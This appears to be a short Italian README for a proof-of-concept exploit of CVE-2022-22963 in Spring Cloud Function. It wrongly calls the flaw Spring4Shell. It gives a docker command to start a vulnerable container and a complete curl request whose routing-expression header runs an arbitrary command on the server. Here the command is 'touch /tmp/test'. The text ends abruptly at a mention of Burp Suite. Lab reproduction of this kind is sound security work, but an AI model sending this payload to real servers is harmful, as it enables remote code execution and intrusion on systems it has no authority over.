 darryk10/cve-2022-22963
Exploit proof-of-concept per CVE-2022-22963 (Spring4Shell) con un container Docker vulnerabile e esecuzione remota di codice basata su curl tramite espressioni di routing di Spring Cloud Function.

Per eseguire l'applicazione SpringBoot vulnerabile, avvia questo container Docker esponendolo sulla porta 8080. Esempio:
docker run -it -d -p 8080:8080 bobcheat/springboot-public
Comando Curl:

curl -i -s -k -X $'POST' -H $'Host: 192.168.1.2:8080' -H $'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec(\"touch /tmp/test")' --data-binary $'exploit_poc' $'http://192.168.1.2:8080/functionRouter'
Oppure usando Burp Suite:

